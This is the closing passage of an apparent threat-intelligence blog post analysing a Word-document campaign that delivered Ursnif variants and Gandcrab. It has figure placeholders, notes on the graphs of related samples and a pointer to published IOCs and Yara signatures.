


Figure 7: Campaign related Word documents

The image below highlights the nodes associated with the samples analyzed in this report. The graph can also be viewed in the VTGraph Console for additional exploration. The graph highlights the at least 3 different variants of Ursnif that were being hosted on the bevendbrec[.]com site. As well as the PowerShell cradle and PS Empire script that would inject the Gandcrab sample into memory can be observed in the graph below.




Figure 8: Analyzed document isolated relationships

The Ursnif variants that were located in the wild are highlighted in the image below. The variants were primarily grouped by C2 infrastructure. The large grouping on the right of the diagram are direct variants of the sample referenced in this write up. Samples in this grouping were all hosted on sites that were called by the second stage. The samples had minor changes, and were presumably changed by the attackers to avoid detection by hash.




Figure 9: Campaign related Ursnif samples

IOCs

The IOCs for this blog post can be found on Carbon Blacks Github repo.   IOCs here and Yara Sigs here.